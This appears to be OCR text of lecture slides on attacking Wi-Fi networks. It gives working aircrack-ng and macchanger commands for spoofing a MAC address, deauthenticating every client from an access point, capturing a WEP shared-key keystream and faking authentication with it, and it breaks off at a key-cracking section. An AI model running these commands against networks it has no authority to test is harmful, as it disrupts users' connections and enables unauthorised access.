


Change your MAC


- macchanger --mac xx:xx:xx:aa:aa:aa wlan0
- ifconfig wlan0 hw ether 00:80:48:BA:d1:30



- ifconfig wlan0 up
- iwconfig wlan0 essid “Westin_GUEST” channel 10



Wireless Settings
Wireless Network
Enable SSID Broadcast
Enable Wireless Isolation
Name (SSID):
bluefish
Region:
North America
Channel:
Auto
Mode:
Up to 72 Mbps
Security Options
None
WEP
WPA-PSK [TKIP]
WPA2-PSK [AES]
WPA-PSK [TKIP] + WPA2-PSK [AES]

- With a legitimate client connected...
- Log the shared authentication exchange
- airodump-ng mon0 -c 11 --bssid 58:93:96:0E:8F:A8 -w keystream




DeAuth Attack

- aireplay-ng -0 5 -a 58:93:96:0E:8F:A8 mon0
  - forces all clients to disconnect and reconnect



- With a legitimate client connected...
- Log the shared authentication exchange
- airodump-ng mon0 -c 11 --bssid 58:93:96:0E:8F:A8 -w keystream




```
aireplay-ng -1 0 -e Westin_GUEST -y keystream-01-4C-60-DE-3E-C8-1C.xor -a 4C:60:DE:3E:C8:1C -h aa:aa:aa:bb:bb:bb mon0
```

Cracking Keys


- setup wifi with 128-bit WEP key

